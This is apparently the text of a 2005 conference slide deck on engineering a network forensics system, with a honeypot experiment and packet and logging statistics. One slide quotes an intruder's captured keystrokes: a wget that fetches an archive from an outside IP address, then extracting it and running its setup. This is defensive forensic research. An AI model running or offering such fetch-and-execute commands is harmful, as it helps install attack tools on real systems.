

---

# Experience with Engineering a Network Forensics System

ICOIN 2005, Jeju, Korea

---

ahmad almulhem

ISOT Research Lab  
University of Victoria, Canada  
<http://www.isot.ece.uvic.ca/>

---

# Outline

- Introduction
  - A Network Forensics System
  - Experiment & Results
  - Conclusion
-

---

# Introduction

---

---

# What is network forensics?

- Introduced by Marcus Ranum in 1997.
- Definition

*Network forensics* is the *capture* and *analysis* of **network packets** and **events** for investigation\*.

\* Adopted from [searchSecurity.com](http://searchSecurity.com) - Definitions.

---

---

# Challenges

- Data capture:
    - Where?
    - How much?
    - Integrity?
  - Data Analysis
  - Privacy
  - Data as Legal Evidence
-

# Current Practice

- It is not Computer Forensics!
- Current practice is manual.
- Network forensic analysis tools
- Current limitations
  - Investigations is manual
  - Encryption is not handled




---


# A Network Forensic System

---


# System architecture



# Marking module



# Logging module



---


# Experiment & Results

---


# Prototype

12 days (17<sup>th</sup> – 28<sup>th</sup> March 2004)

RedHat 7.1  
Vulnerable FTP  
Sebek (Capture Module)




target



bridge

# Bridge Internal



# General Stats


	friendly packets	strange packets
tcp	70130	133216
udp	8928 (500509)	9581
icmp	5150	6986
total	84208	149783
	36%	64%

Table 1: Number of friendly and strange packets directed to the target by protocol type

	count	size
SNORT	3482 alerts	111KB
sebek	336132 packets	38MB
tcpdump	734500 packets	69MB


Table 2: Storage requirement for each logger

# General Stats



# Detailed attack

Timeline of FTP Attack by 211.42.48.148  
(03/25/2004)



---

# Attacker keystrokes

[23:28:52] w

[23:29:54] wget

[23:30:04] wget 65.113.119.148/l1tere/l1tere.tgz

[23:30:19] ls

[23:30:24] tar xzvf l1tere.tgz

[23:31:20] ./setup

[23:33:38]

---

---

# Conclusion

---

---

# Conclusion

- Network forensics is valuable tool to investigate attacks and more!
  - Proposed system:
    - captures data at host and network,
    - circumvent encryption.
  - Investigation process is manual
    - Expert system approach?
-

---

# Questions?

---

ISOT Research Lab  
University of Victoria, Canada  
<http://www.isot.ece.uvic.ca/>